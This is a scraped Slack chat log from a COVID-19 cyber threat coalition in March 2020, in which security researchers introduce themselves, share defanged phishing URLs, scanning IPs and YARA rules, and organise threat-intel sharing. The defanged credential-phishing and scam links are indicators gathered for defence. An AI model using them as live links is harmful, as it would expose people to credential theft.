Hi everyone. Just a couple of housekeeping notes. You may not have noticed, but Josh added a few new channels to the Slack, in which we can publish just the specific threat indicators or notes about particular fields of interest, such as email and domains. I'll also add an introductions channel so that we can tell the group a bit about ourselves. Thank you to all who have contributed so far. If there are other channels where it would be useful to segment off some of the conversations, send me your ideas as a DM.

👍1

Blake Bowdoin 6:55 AM
Hello everyone, Blake from Sophos here

👏2

UK / Daniel Card / CV19 / Co-Founder 7:25 AM
hey everyone, I'm Dan (UK_Daniel_Card from twitter), we have also setup a volunteer org Cyber Volunteers 19 (CV19) https://twitter.com/Cv19Cyber and would be great to colab!

twitter.com
Cyber Volunteers 19 (@Cv19Cyber) | Twitter
The latest Tweets from Cyber Volunteers 19 (@Cv19Cyber). Cyber volunteers to help healthcare providers in Europe during the COVID-19 outbreak. UK + Europe

👍4✊2

USA/Andrew Brandt / Sophos / threat researcher😷 8:37 AM
Thanks, @UK / Daniel Card / CV19 / Co-Founder - this is a worthy cause. Does anyone know of a similar organization for US & Canadian healthcare systems?

❤️1

1 reply
1 month agoView thread

Sherman Chu / New York City Cyber Command / Intelligence Analyst 9:43 AM
I believe a group that's helping H-ISAC is the closest? (edited)

❤️1

9:43

https://www.cyberscoop.com/covid-19-cybersecurity-volunteer-groups-h-isac/

CS CyberScoop

All hands on deck: Infosec volunteers to protect medical organizations during COVID-19 crisis - CyberScoop

Hackers crossed a line last week when they struck the computer network of the Czech Republic’s second largest hospital as it was testing people for the novel coronavirus. Former White House and British intelligence officials condemned the cyberattack. It is the sort of digital depravity that U.S. prosecutors have vowed to crack down on during the COVID-19 pandemic. It was also a tipping point for Ohad Zaidenberg, an Israel-based cyberthreat researcher. “If anyone is sick enough to use this global crisis to conduct cyberattacks, we need to try to stop them,” he said. And so Zaidenberg stepped up his effort to assemble an ad-hoc group of malware hunters to gather data on COVID-19-related hacki… Show more

Mar 20th(421 kB)

https://www.cyberscoop.com/wp-content/uploads/2020/03/GettyImages-1211634374-min.jpg

Jessica 10:08 AM

We experienced our first coronavirus phishing email at work today. I'm not sure if you guys have this one yet as I just joined. The following url is the credential harvasting landing page for O365 creds:
hxxps:\/\/firebasestorage[.]googleapis[.]com/v0/b/bzbanks-7bff7[.]appspot[.]com\/o\/index111[.]html?alt=media&token=8f9c742a-7501-4d6c-9fce-231930117f58 (edited)

accounts.google.com

Google Cloud Platform

Google Cloud Platform lets you build, deploy, and scale applications, websites, and services on the same infrastructure as Google.

Jessica 10:28 AM

This is a screenshot of the phishing email we received. As stated previously this specific phish appears to be for credential theft.

Screen Shot 2020-03-20 at 11.19.45 PM.png

Abhishek / PrismoSystems/ Chief Researcher 11:19 AM

@Jessica What was the sender's email address? In the case of malicious email, usually, I have observed senders' email address or mail server does not exist. I am curious to know the validity of the sender's email address in the above case .

NL- Theo - Realtime Register B.V. 4:13 PM

Alienvault's COVID-19 has now a long list with pulses with info/ioc/ip/threats https://otx.alienvault.com/browse/pulses?q=covid

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

Xavier Mertens / Internet Storm Center / Handler 4:46 PM

Morning, testing my screen name 🙂

👍1


NL- Theo - Realtime Register B.V. 4:51 PM

test works!

Danilo.caruso 5:52 PM

https(://)elon-help(.)myshopify(.)com/products/uv500-240gb-internal-3-5-inch-suv500ms240g-solid-state-driveScum on news...A phishing site of "the Guardian" on shopify...

Ti induce people ti invest Money on trading wit a mistycal Quantum IA that invest Money and take 7% for coronavirus research....Don't have words(Excuse me all for my bad english, i Hope It's all understandable)

**3 replies**

Last reply 28 days agoView thread

Danilo.caruso 7:16 PM

replied to a thread:**https(://)elon-help(.)myshopify(.)com/products/uv500-240gb-internal-3-5-inch-suv500ms240g-solid-state-drive…**

Did it

🙏1

View newer replies

Jessica 7:57 PM

@Abhishek / PrismoSystems/ Chief Researcher So the sender address was perpended with our domain name then @space.objectlvasoftware.com. I don't think this is valid either. I don't think the address within the screenshot is a valid email. If I see anymore I will let the group know. (edited)

CH / Steven Meyer / ZENDATA / CEO🇨🇭 8:02 PM

Hi all, I am adding all the IoC to AlienVault OTX so it can then be easily downloaded & ingested in your systems:

here is the first pulse. more will follow
https://otx.alienvault.com/pulse/5e760fd19126bc1490f8b0fd (edited)

❤️4🙏2👍5

Abhishek / PrismoSystems/ Chief Researcher 9:45 PM
@Jessica thank you for sharing the details. If the validity of the sender's email address gets implemented by the inline email monitoring detection device, a reasonable number of phishing emails can be stopped.


👍1

Sunday, March 22nd

CH / Steven Meyer / ZENDATA / CEO🇨🇭 12:05 AM
ok team here are the different IoC from the Channel on OTX. I will do my best to updated it daily with the new intel
https://otx.alienvault.com/pulse/5e7648f78886e371b1390739
https://otx.alienvault.com/pulse/5e7648ed7197a9a817225a74
https://otx.alienvault.com/pulse/5e7648ed7197a9a817225a73
https://otx.alienvault.com/pulse/5e7648dc4c6ab1033df229b8
https://otx.alienvault.com/pulse/5e7648daf11809bee8a031f5
https://otx.alienvault.com/pulse/5e7648d885414e33fe47ad1f
https://otx.alienvault.com/pulse/5e76478290c0fda9fa115b7b
https://otx.alienvault.com/pulse/5e76477fa508b25ab3ba3f44Maybe the easiest for the ones that want to remain updated on these pulses is to simply subscribe https://otx.alienvault.com/user/ZENDataGE/pulses (edited)

❤️5👍7 2

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 12:17 AM
Thanks for all of this!



Pim T / Expert Threat Analyst 1:51 AM
Thanks for the share!


Chuck Brackett / USAID Digital APEX / PM 2:40 AM
Hi, everyone. I'm the PM for a new USAID program that seeks to help provide cybersecurity services for USAID beneficiaries worldwide. It's possible that we may have some companies in our pool of pre-vetted vendors who can assist.

👍2

NL- Theo - Realtime Register B.V. 3:06 AM

I will distribute this slack channel on the ICANN Registrar Stakeholder Group security threat list. With some luck, the majority of registrars will join, and we can mitigate & coordinate more efficiently.

👍4



Frank / Managing Director with Small Businesses/ UTC -5 3:23 AM

Frank Siepmann here (founder 1SSA, LLC) ready to help (up to 20h per week).

👍1

UK / ps66uk / Public sector / Blue team 3:54 AM

Channel request - #news for giving links to media articles on COVID19 themed campaigns

👍4

NL- Theo - Realtime Register B.V. 3:55 AM

yes or put the IoC's in a different channel

3:56


https://securityaffairs.co/wordpress/100110/cyber-crime/healthcare-covid-19-attacks.html

Security Affairs

Healthcare sector targeted : what you need to know about the hackers very unusual strategy

Orange Cyberdefense’s Epidemiology Lab has published a report on cyberattacks targeting the healthcare sector. While COVID-19 infections around the world are exploding, cyber threat actors are trying to capitalise on this global health crisis by creating malwares or launching attacks with a COVID-19 theme. Last week, a COVID-19 testing centre was hit by a cyberattack, […]

Mar 21st




Pim T / Expert Threat Analyst 3:58 AM

One is being made as we speak!

NL- Theo - Realtime Register B.V. 4:00 AM

Great that Maze and other APT crews are not targeting hospitals who provide aid and organizations that are working on a cure. But other APT crews are not and use the moment to ask even higher prices to unlock their ransomware knowing they will get paid in this time of crisis.



Pim T / Expert Threat Analyst 4:02 AM

Yeah seeing a good amount of ecrime groups capitalize on the opportunity sadly... maze made a good call and I hope others follow although I don't much faith in that happening

NL- Theo - Realtime Register B.V. 4:02 AM

agreed

US / Joshua Saxe / Sophos / Chief Scientist 4:02 AM

@UK / ps66uk / Public sector / Blue team, thanks for the suggestion on the #news channel; added. **@everyone** -- please share cyber/COVID19 related news in #news!

👍4

NL- Theo - Realtime Register B.V. 4:07 AM

@US / Joshua Saxe / Sophos / Chief Scientist you also might want to consider an IoC channel to consolidate the info from the other channels? Or have a curated master list. (edited)

➕2💯1

4:12

most of the stuff is intertwined anyways. could be email, could be a domain name, or perhaps an IP address, regardless, most stuff is intertwined. The reason why most threat exchanges use so many data points. (edited)

4:17

And perhaps we need some other thinking here, I dunno... We usually follow the same patterns we are used to. Not sure if the same logic applies here.

US / Joshua Saxe / Sophos / Chief Scientist 4:18 AM

@NL- Theo - Realtime Register B.V. totally agree, I just created #threat_intel_exchange. I want to help us get organized around threat sharing, and I'm hoping that our nascent steering committee can help impose some structure. You and others are welcome and encouraged to join. The expectation is that you make a weekly Zoom call and that we can do some basic vetting of your identity. I think getting a group of us in place who are highly involved will help us go from a loose grouping to something a bit more deliverable oriented over the next week or so. (edited)

1 reply

1 month agoView thread

NL- Theo - Realtime Register B.V. 4:23 AM

@US / Joshua Saxe / Sophos / Chief Scientist sounds like a very good plan. If I can make a suggestion. Given the international nature of this group your sweet spot for calls is around 16:00 UTC till around 20:00 UTC. Within the ICANN workgroups we focus on these spots to get the most coverage/participation. Still not ideal for Asian Pacfic time zones, but doable.

👍2

UK / Daniel Card / CV19 / Co-Founder 4:47 AM

sending hax0r ❤️ to everyone helping!

Charles Rawls 4:48 AM

Aws specialist, here. Ready to assist

👍2

UK / Chris / NetEarthOne 5:19 AM

Good evening everyone, just testing my screen name :)

🎉1👍1❤️1

Charles Rawls 5:20 AM

Yep looks good from the “containment zone”

💯1

Id83648264920 6:58 AM

https://threatconnect.com/blog/playbook-fridays-covid-19-dashboard-metrics-and-search/

ThreatConnect | Intelligence-Driven Security Operations

Special Playbook Fridays: COVID-19 Dashboard, Metrics, and Search - ThreatConnect | Intelligence-Driven Security Operations

ThreatConnect created options for how you can track activity related to Coronavirus / COVID-19 in the ThreatConnect Platform.

Mar 20th(179 kB)

https://threatconnect.com/wp-content/uploads/Final-Screenshot.png

CZ / Nikolaos Chrysaidos / Avast / Head, Threat Intelligence Platforms 4:18 PM

Avast’s apklab.io initiative related to Covid19

https://twitter.com/apklabio/status/1239922724031680513

APKLAB.io @apklabio

Hey, fellow mobile malware researchers! During the #COVID19 crisis, lots of actors started to design apps aimed at phishing users into downloading and installing malware. We are therefore making our internal customized telemetry for Covid19 public, here: https://www.apklab.io/covid19 https://pbs.twimg.com/media/ETT9aJgXYAABLhh.png

Twitter | Mar 17th(23 kB)

https://pbs.twimg.com/media/ETT9aJgXYAABLhh.png

Raanan Azoulai, Reflectiz🛡 7:03 PM

One of our latest posts regarding the Covid-19 crisis:
https://www.reflectiz.com/the-coronavirus-impacts-on-cybersecurity

Reflectiz

The Coronavirus Impacts on Cybersecurity – Reflectiz

Protecting Your Website Against Major Threats, Supply-Chain Attacks and Client's Side Risks During Coronavirus Times The Coronavirus (Covid-19) outbreak has now officially been declared a global pandemic by the World Health Organization (WHO). As well as causing unexpected health problems, it is also impacting the economies. Hackers are already knocking …

Mar 17th(58 kB)

https://www.reflectiz.com/wp-content/uploads/2020/03/Coronavirus-Reflectiz-Cybersecurity-Third-Party-Application-Security-Solution-iStock-1212581954-1024x672.jpg

Pinned by NL / Ronny Tyink / Sophos - SurfRight / Threat Mitigation Team

US / Joshua Saxe / Sophos / Chief Scientist 10:16 PM

@everyone We will have our initial steering committee meeting next week; time/date TBD based on best fit with individuals' schedules; I'll work this out today. Anyone willing to vet their organizational affiliation / identity, attend a weekly Zoom call, and take an action or two on these calls, is welcome and encouraged to join. Please DM me if interested. At our first meeting, we'll be discussing:

- If we want to / how to go about sending out a regular media blast on the evolution of the COVID19-related threats to help 'civilian' organizations stay aware and protected
- If we want to / how to go about publishing regular 'vetted' and/or 'non-vetted' IoCs to the security community
- If we want to / how to go about setting up a 'COVID19 Cyber Threat Coalition' website with a list of affiliated organizations and individuals that would serve as a clearinghouse for this information
- How to go about making this Slack workspace representative of the breadth and depth of the community working on COVID19-related cyber threat intelligence
- How to reach out to and collaborate with related non-commercial / volunteer COVID19 cyber related efforts
- Anything that other folks are interested in discussing, deciding and acting upon

We're at the very beginning of the storm. I'm expecting the group here to grow significantly based on the 292 people who have joined after less than a week. Please consider upping your participation, I think we can shape the enthusiasm here into something that's really impactful, and that we can do work here that we'll be proud to look back upon. (edited)

👍12

1 reply
29 days agoView thread

Deborah Kobza 10:33 PM

As President of the International Association of Certified ISAOs including the Cognitive Security ISAO (Disinformation/Misinformation), we can certainly contribute serving as an information sharing clearinghouse for COVID-19 Cyber Threat and Defensive Measures Intel Information Sharing.The IACI-CERT headquartered at the Center for Space Education at NASA/Kennedy Space Center, has a global threat intel information sharing infrastructure - IACINet including additional security tools and technologies.IACI is the "center-of-gravity" for information sharing within and across critical infrastructure sectors and sub-sectors, sharing with ISAOs and ISACs, state-wide public and private-sector ISAOs, and coordinating with US DHS/CISA (having a formal agreement with DHS).The IACI-CERT and the Cognitive Security ISAO (with global partners) is actively publishing daily COVID-19 Situational Awareness Advisories and Alerts that includes cybersecurity-related threats, incidents, and defensive measures. We can easily add as many individuals/organizations as needed to the distribution list.I look forward to the opportunity to discuss in greater detail how IACI, the IACI-CERT, IACINet and the many individuals and organizations working with IACI can help.STAY SAFE!

👍6

1 reply

1 month agoView thread

Nirav Parekh / Sophos Labs (IN) / Threat Researcher 10:38 PM

https://mobile.twitter.com/JHX_1138/status/1241749533887025152

Jay Hunter Anson @JHX_1138

#COVID19 #Scammers are Teleworking too!Watch out for text messages and websites selling #FaceMasks at reduced prices. These #phishing scams install #malware or trick you into disclosing financial data. Don't fall for it!#CyberSecurity #cyberpeacecorps #guardiancybersecurity https://pbs.twimg.com/media/ETuUnmtWoAs2ODi.jpg

Twitter | Mar 22nd(63 kB)

https://pbs.twimg.com/media/ETuUnmtWoAs2ODi.jpg

Monday, March 23rd

Deborah Kobza 1:01 AM

If anyone would like to be added to the distribution list for the: IACI-CERT Coronavirus Daily Advisories that includes COVID-19 situational awareness, maps (global, US) resource links, guidelines/toolkits links, WHO updates, DHS/FEMA/CDC/Federal Gov updates, international updates, critical infrastructure impacts and update, technology provider updates, cyber threats and cognitive security (disinformation/misinformation), simply shoot me a reply to dkobza@certifiedisao.org. 👍

👍6

CH / Steven Meyer / ZENDATA / CEO🇨🇭 1:03 AM

Commercial Warning
I have received this email from Recorded Future
There are making a webinar on cyber & COVID-19 on Thursday.
Clearly it is commercial but still could be interesting
https://go.recordedfuture.com/covid-19-webinar?utm_campaign=PARTNER&utm_source=Zendata

go.recordedfuture.com

Protecting Against Opportunistic Threat Actors | Recorded Future

In this webinar, we'll explain how Recorded Future can help protect your business and clients against threat actors capitalizing on current news events.

👍2

Alon Refaeli 1:11 AM
PDF

File from iOS
70 kB
PDF
— Click to view

👍5

1 reply
1 month agoView thread

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 1:27 AM
In the last 3 hours we've seen an incoming attack against a health facility that we've been able to stop.Source IP - 162.243.133.172
Source IP Country - USA
Port - UDP 34176Looks like an unknown running a metasploit scanner against the edge. It's going beyond the standard host sweep.Heads up!

👍11

4 replies
Last reply 1 month agoView thread

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 1:50 AM
In the last 5 minutes we're now seeing an attempted hit on other critical infrastructureSource IP - 77.247.110.58
Source IP Country - Estonia
Port - UDP 5763 and 5060Looks like a SIPVicious Scanner attempt. The UTM was able to drop.

5 replies
Last reply 30 days agoView thread

UK / Daniel Card / CV19 / Co-Founder 1:51 AM
My palo honeypot in the lab (UK) is coverd in SIPVicious

👍4

2 replies
Last reply 1 month agoView thread

UK / Daniel Card / CV19 / Co-Founder 1:51 AM we are working on a tool to dump IP addresses in and it will query greynoise and tell u if its noise or targetted

👍4

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 1:53 AM
Given the packet capture we're analyzing at the moment it's looking targeted and not noise. Any tool though is always helpful!

UK / Daniel Card / CV19 / Co-Founder 1:55 AM
ok cool

1:55
i'm in a few of these groups so I'll share the #CV19 stuff around 🙂

1:55
we are trying to enable people to do tasks with web tooling

1:56
like upload Pcap and check IP's in greynoise and produce a report etc

1:56
and other stuff

1:56
🙂

👍2

NL- Theo - Realtime Register B.V. 1:56 AM
That sounds great

CH / Steven Meyer / ZENDATA / CEO🇨🇭 2:22 AM
here are the pulses of the day:
https://otx.alienvault.com/pulse/5e7771af2c9147c4d145b69a
https://otx.alienvault.com/pulse/5e7648f78886e371b1390739
cheers to all, stay home & keep safe

AlienVault Open Threat Exchange
AlienVault - Open Threat Exchange
Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

AlienVault Open Threat Exchange
AlienVault - Open Threat Exchange
Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

👍5

Bajarang Kokane/ McKinsey/ Threat Intelligence 3:37 AM

The Cofense Coronavirus Information Center updated the publicly available Yara rule with new CoronaVirus phishing email indicators.https://cofense.com/solutions/topic/coronavirus-infocenter/

Cofense
Coronavirus Phishing | COVID-19 Scams | Cofense Research
Whenever there’s a major disaster, phishing emails follow. Phishers play on human emotions like fear and urgency, which today are spreading as fast as the Coronavirus itself. Accurate information can protect your users and organization. Cofense is here to help.

❤️4

Alan Lee / Sophos (AU) / Threat Researcher 5:08 AM
Hi all!

HK/Sarah B/HSBC Financial Crime 5:45 AM
BREAKING: The US DOJ just obtained a Temporary Restraining Order in Austin shutting down a website fraudulently claiming to sell a COVID-19 “vaccine.”(There is no such vaccine.)This is the first US DOJ enforcement action in the country to target a COVID-19 scam
❤️7🔨3👍4

5:46
Justice Department Files Its First Enforcement Action Against COVID-19 Fraud | OPA | Department of Justice
https://www.justice.gov/opa/pr/justice-department-files-its-first-enforcement-action-against-covid-19-fraud

justice.gov
Justice Department Files Its First Enforcement Action Against COVID-19 Fraud
Mar 23rd(18 kB)
https://www.justice.gov/sites/all/modules/features/doj_sharing/images/doj-seal-fb.jpg

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 5:47 AM
I'm glad to see those who would defraud citizens in a time of panic be prosecuted for the offense.

Jeramy Kopacko / Sophos / Security Engineer 5:51 AM
Let’s hope they arrest Peter Popoff before his holy water infomercials get turned into corona cure holy waters. Link for those that aren’t familiar: https://youtu.be/q7BQKu0YP8Y

YouTube | yuutuubu
James Randi Debunks Peter Popoff Faith Healer

Nathaniel Q Quist / Palo Alto Networks - Unit42 / Threat Research / Public Cloud 7:30 AM

Thanks for setting up this channel!
I am part of Palo Alto Network’s Prisma Cloud team. Cloud Researcher, I will be looking into cloud misuse.

❤️2👍6

7:30
From the Unit 42 side, we will be publishing a blog regarding domain misuse within the next few days.

👍4

7:34
More specifically regarding the themes of phishing events we have witnessed in the wild! Should be out within the week (edited)

US / Nick Espinosa / Security Fanatics / Chief Security Fanatic / UTC -5 7:34 AM
Great! I follow Unit 42, among others, religiously!

🙌2


FR / Éric Freyssinet / Gendarmerie (LEA) / Head cyberthreats natl focal point 3:59 PM
Hello All !

👋10🤗1

4:01
Here Eric Freyssinet, from the Gendarmerie nationale in France. I am the head of the gendarmerie's National focal point against cyberthreats, coordinating our 5000 cyber investigators all over the country. Hope that you are all safe !

👍12 2


Andras Iklody / CIRCL / dev 4:33 PM
Hello everyone!



Jørgen B / NorHealthCERT / Analyst 4:42 PM
Howdy!

Sandra Hemmes 4:59 PM
Hello all thanks to everyone for sharing samples and campaigns so we can help protect the community. Sandra Hemmes Cyber Threat Defense & Intelligence Manager, Humana Inc.

👋4

 **1 reply**

30 days agoView thread

NL- Theo - Realtime Register B.V. 5:16 PM

IoC's including the ones from this group can be located here; https://otx.alienvault.com/browse/pulses?q=covid

AlienVault Open Threat Exchange

AlienVault - Open Threat Exchange

Learn about the latest online threats. Share and collaborate in developing threat intelligence. Protect yourself and the community against today's latest threats

Id83648264920 5:19 PM

Can someone create an open MISP instance to collect IOCs ?

9 replies

Last reply 30 days agoView thread

Id83648264920 5:23 PM

https://github.com/MishcondeReya/Covid-19-CTI

MishcondeReya/Covid-19-CTI

A collection of Covid-19 related threat intelligence and resources.

Last updated

5 minutes ago

MishcondeReya/Covid-19-CTI | Mar 20th | Added by GitHub

Christy Quinn / Vodafone / Threat Intelligence 5:30 PM

replied to a thread:**Can someone create an open MISP instance to collect IOCs ?**

+1, a MISP instance would be very handy

👍4

View newer replies

ChristiaanB/McAfee/Lead Scientist/NL 5:54 PM

we released a Yara rule on the corona ransomware: https://github.com/advanced-threat-research/Yara-Rules/blob/master/ransomware/RANSOM_coronavirus.yar

ransomware/RANSOM_coronavirus.yar

```
rule installer_coronavirus {  meta:

    description = "Rule to detect the Corona Virus Installer"
    author = "Marc Rivero | McAfee ATR Team"
```

Show more

advanced-threat-research/Yara-Rules | Added by GitHub

👍5

LT / Rokas Domeika / CUJO AI / Threat Intelligence Analyst 5:56 PM

replied to a thread:**Can someone create an open MISP instance to collect IOCs ?**

Well, I personally (as probably most of us) could create a MISP instance solely for aggregating this group's IOCs (and later sharing them among us, or via CIRCL, or other community), but I think it would be better to hear what CIRCL @Raphaël Vinot (CIRCL/MISP) has to say (in case they have pre-hardened instance ready to go). What do you guys think? Or shall we do this by ourselves (e.g. in AWS) just to save some time and have working way to store/share IOCs?

View newer replies

Gordon Gray/Threat Analyst/Quorum Cyber (Edinburgh) 6:20 PM

https://twitter.com/MISPProject/status/1239864641993551873?s=20

MISP @MISPProject

We have a dedicated MISP to share information about #COVID2019 https://covid-19.iglocska.eu - If you want access DM us on Twitter. https://pbs.twimg.com/media/ETThfqNWkAEq7OW.jpg


Twitter | Mar 17th(103 kB)

https://pbs.twimg.com/media/ETThfqNWkAEq7OW.jpg

❤️8 👐4 🙌3

Andras Iklody / CIRCL / dev 6:31 PM

If anyone wants access to that instance just holler



14 replies

Last reply 29 days agoView thread

Andras Iklody / CIRCL / dev 6:32 PM

I'll create accounts and send credentials out asap

❤️7

Andras Iklody / CIRCL / dev 6:41 PM

I'll pop out for food but keep the requests coming will go through them all right after 🙂

👍2

CZ / Nikolaos Chrysaidos / Avast / Head, Threat Intelligence Platforms 6:49 PM

In case you missed it, I am trying to collect some initiatives here https://twitter.com/virqdroid/status/1240199756451897344

Nikolaos Chrysaidos @virqdroid


#COVID2019 related Threat Intelligence. A list of companies and researchers releasing IoCs publicly for the common good. A thread: https://pbs.twimg.com/media/ETYRnlZX0AAG_3E.png

Twitter | Mar 18th(6 kB)
https://pbs.twimg.com/media/ETYRnlZX0AAG_3E.png

👍2

Charlie Hodgson / Capgemini / Security Investigations 7:36 PM
Does anyone have any shareable intel on a potential attack from Extinction Rebellion? Someone in our security practice has heard some rumours (unsure of source) that the group may be planning a large-scale coordinated cyber attack. They have recently cancelled their upcoming protests in London, and this is from their site: "As the pandemic passes, nothing will feel the same and we need to be ready, we are already in a state of planetary crisis, and we do not have to return to business as usual"
https://rebellion.earth/2020/03/12/extinction-rebellion-uk-on-the-may-rebellion-and-coronavirus/ (edited)

Extinction Rebellion
Extinction Rebellion UK on the May Rebellion and coronavirus - Extinction Rebellion
Extinction Rebellion UK - as part of a wider movement - exists to protect life, both now and for future generations. Right now we all need to prioritise public health, follow advice from scientists and doctors, and be mindful of the most vulnerable in our communities.
Mar 13th(180 kB)
https://rebellion.earth/wp/wp-content/uploads/2020/03/OctReb_XR-Doctors-March-to-TS_13.10.19_Gareth-Morris-027-1024x684.jpg


5 replies
Last reply 20 days agoView thread

US / Joshua Saxe / Sophos / Chief Scientist 8:20 PM
I've gotten reports of people on here DMing others and attempting to sell their products and services. Please refrain from doing this. If this Slack space becomes another opportunity to receive spam about silver bullets for dealing with the security incident of the day, it will become less inviting for security practitioners and we'll fail to have the positive impact I know we'd all like to have. If you're from a product or services company, feel free to let others know about the contributions you're making here. But please do not use this space to market or sell.

👍38

IE / Michele Neylon /Blacknight /CEO 8:20 PM
+1

GB / Rob Pomeroy / Hill Dickinson / Cyber Security Manager 8:26 PM
Thanks @US / Joshua Saxe / Sophos / Chief Scientist - I'm sure many like me have been inundated with all sorts of "offers of assistance" lately.

❤️4

IE / Michele Neylon /Blacknight /CEO 8:29 PM
I've been getting a lot of very opportunistic emails from companies I've never heard of

David DURVAUX/ European Commission / Incident Response 8:32 PM

Hello 🙂

👋2

8:32

David DURVAUX - Head of EC DIGIT CSIRC (European Commission CSIRT)

Christy Quinn / Vodafone / Threat Intelligence 8:32 PM

This is like a CNI party in here 😄

🙂4

IE / Michele Neylon /Blacknight /CEO 8:33 PM
NYT has done a very good, though very depressing visualisation of how the virus spread https://www.nytimes.com/interactive/2020/03/22/world/coronavirus-spread.html

𝕿 **The New York Times** | By Jin Wu, Weiyi Cai, Derek Watkins and James Glanz
How the Virus Got Out
We analyzed the movements of hundreds of millions of people to show why the most extensive travel restrictions to stop an outbreak in human history haven't been enough.

Casey Cammilleri / Sprocket Security / Continuous Pentesting 9:06 PM
Sadly we have seen some orgs drop "domain users" into their VPN groups to scale up WFH. We're discovering more valid creds during brute forcing with generic usernames such as meeting-room, conference, vendor, and other dormant but not disabled accounts.

👍5🤤3🤔2

1 reply
28 days agoView thread


NL / Matthijs Koot / Secura and UvA / security researcher 11:16 PM
does anyone know whether the DDoS attack that, according to l'Express, affected "Assistance Publique - Hôpitaux de Paris" today (for an hour) was in fact targeted specifically at that hospital group? (as opposed to targeting something else living on shared infrastructure that said hospital group also depends on) l'Express is vague about that: https://lexpansion.lexpress.fr/high-tech/en-pleine-crise-du-coronavirus-les-hopitaux-de-paris-victimes-d-une-cyberattaque_2121692.html they run their own AS: AS198875 / 164.2.0.0/16 (but I don't know for sure if that AS / IP space was affected, however likely that may be). cc: @FR / Éric Freyssinet / Gendarmerie (LEA) / Head cyberthreats natl focal point (edited)

Pinned by Alex Valdivia / ThreatConnect / Director of Research / MX

US / Joshua Saxe / Sophos / Chief Scientist 11:19 PM

Very excited to have a number of journalists represented in our ranks, now. I've received some questions about whether information shared here can be shared in news articles. For now, we're assuming that anything shared here **that isn't already available publicly** is TLP: GREEN, so the default answer for new research shared here is **no,** but journalists can always ask the operators here to downgrade their intel to TLP:WHITE. Also, and this goes without saying, crediting individual researchers in your articles where they're OK with that is expected. To operators: if you're OK with the info you're sharing getting written up in articles, please make your TLP:WHITE designations explicit in your postings here. (edited)

❤️11👍16




5 replies

Last reply 29 days agoView thread

Ronnie Tokazowski / iHeartMalware / That BEC Guy 11:23 PM


Holy crap when I looked at this it was only 100 people. This blew up. o.0

❤️6



3 replies

Last reply 29 days agoView thread



Samara 11:35 PM

Hi All, wanted to share in case no one else has seen it. https://www.trendmicro.com/vinfo/us/security/news/cybercrime-and-digital-threats/coronavirus-used-in-spam-malware-file-names-and-malicious-domains


trendmicro.com

Developing Story: Coronavirus Used in Malicious Campaigns

Threat actors take advantage of the spread of coronavirus for malicious campaigns.

👍2

Tuesday, March 24th



ES / Josep Albors / ESET Spain / Head of Awareness and Research 12:05 AM

Spanish Police has also informed about ransomware targeting Spanish hospitals but, for what I've seen until now, there are not specific campaigns targeting them (or at least in Spain). It's just one of the multiple malware variants (Netwalker ransomware) that we are monitoring these days that also reached some mail inboxes at the hospitals: https://www.eldiario.es/tecnologia/NetWalker-virus-Gobierno-ciberataque-peligroso-hospitales_0_1007899557.html

eldiario.es

'NetWalker': un ciberataque "muy peligroso" contra hospitales españoles en plena crisis del coronavirus

El Gobierno avisa que el virus informático tiene capacidad para "romper todo el sistema informático de los hospitales" y pide a los trabajadores sanitarios extremar la precaución con el correo electrónico

😟1

Lawrence Abrams / BleepingComputer / Reporter / Researcher 12:08 AM
There was some incorrect info being spread by another site that stated it was targeting hospitals/healthcare. Wonder if that why they made that conclusion

👍1

1 reply
29 days agoView thread

Christy Quinn / Vodafone / Threat Intelligence 12:09 AM
@ all - is there any evidence you can see of an increase in malicious activity against your orgs beyond what is normally seen? (edited)

Christopher Vega / Activision Blizzard / Threat Intel Lead 12:11 AM
We haven't seen an increase ourselves, more of just an uptick in exploiting this for phishing themes. Easier to hide amidst the noise of *every company you've ever given your email to* letting you know they care about COVID-19

👍6

IE / Michele Neylon /Blacknight /CEO 12:13 AM
I **suspect** it'll get worse before it gets better

UK / ps66uk / Public sector / Blue team 12:13 AM
similar for me; I'm not seeing COVID19 themes much, but today have had 5 separate phishing campaigns using compromised Office365 partners emails which is an uptick

IE / Michele Neylon /Blacknight /CEO 12:13 AM
the Irish government is emailing people about payments for unemployment so I expect to see phishing campaigns based around those emails

12:13

(I'm a tad pessimistic)

Christopher Vega / Activision Blizzard / Threat Intel Lead 12:15 AM
Pessimism is gonna keep us on our toes with this though

IE / Michele Neylon /Blacknight /CEO 12:15 AM
true true

12:15
I guess when I’m thinking about security being a pessimist might help 🙂

12:15
(not my day job)

Ben Butler (GoDaddy) 12:19 AM
We saw one set up today phishing .gov.uk (already down… so in this case @IE / Michele Neylon /Blacknight /CEO you are almost certainly correct.

IE / Michele Neylon /Blacknight /CEO 12:19 AM
thanks big man

12:20
Do I need to reach out to the .gov.uk guys?

12:20
they’re a small group within JANET

UK / ps66uk / Public sector / Blue team 12:21 AM
https://covid19cybert-qvl7792.slack.com/archives/CVBRH7TNW/p1584977586031400

UK / ps66uk / Public sector / Blue team
seeing /gov.uk branded COVID19 phishing too (not a redirect, just cloned)
https://urlscan.io/result/ed588e2f-c105-4438-a3ab-3dc9c0c5481b/
image.png

Posted in #web-threats-malvertisements-and-exploits | Mar 23rd | View message

Pim T / Expert Threat Analyst 12:21 AM
being handled by @Chris Hauser 🙂

Ben Butler (GoDaddy) 12:21 AM
I think our DCU already is.

IE / Michele Neylon /Blacknight /CEO 12:21 AM
@UK / ps66uk / Public sector / Blue team but was that using an actual gov.uk domain?

1 reply
29 days agoView thread

Ben Butler (GoDaddy) 12:21 AM
Yes… that

